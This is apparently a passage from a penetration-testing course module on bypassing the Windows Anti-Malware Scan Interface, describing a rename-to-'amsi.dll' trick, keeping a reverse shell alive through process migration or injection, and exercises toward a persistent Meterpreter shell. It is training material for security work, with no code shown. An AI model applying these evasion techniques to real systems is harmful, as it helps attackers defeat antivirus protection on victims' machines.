In this case, the reverse shell launched (indicating that we bypassed AMSI) but Windows Defender detected a new process named "amsi.dll" and flagged our code. In this case, we had a working shell for a brief period of time, but it was killed as soon as Windows Defender flagged it. We can work around this by immediately migrating the process, which will keep our migrated shell alive. Alternatively, we could use a shellcode runner that performs process injection or hollowing.
Although we have lost the element of stealth by triggering Windows Defender, this bypass will work against all antivirus vendors that support AMSI and some products may not even detect the "amsi.dll" process.
Exercises
- Recreate the AMSI bypass by renaming wscript.exe to "amsi.dll" and executing it.
- Instead of a regular shellcode runner, implement this bypass with a process injection or hollowing technique and obtain a Meterpreter shell that stays alive after the detection.
11.7. Wrapping Up
In this module, we thoroughly investigated the Anti-Malware Scan Interface and have witnessed its effectiveness against public tradecraft that relies on PowerShell and Jscript.
We have also successfully bypassed this protection in various ways that will be very difficult for antivirus vendors to mitigate.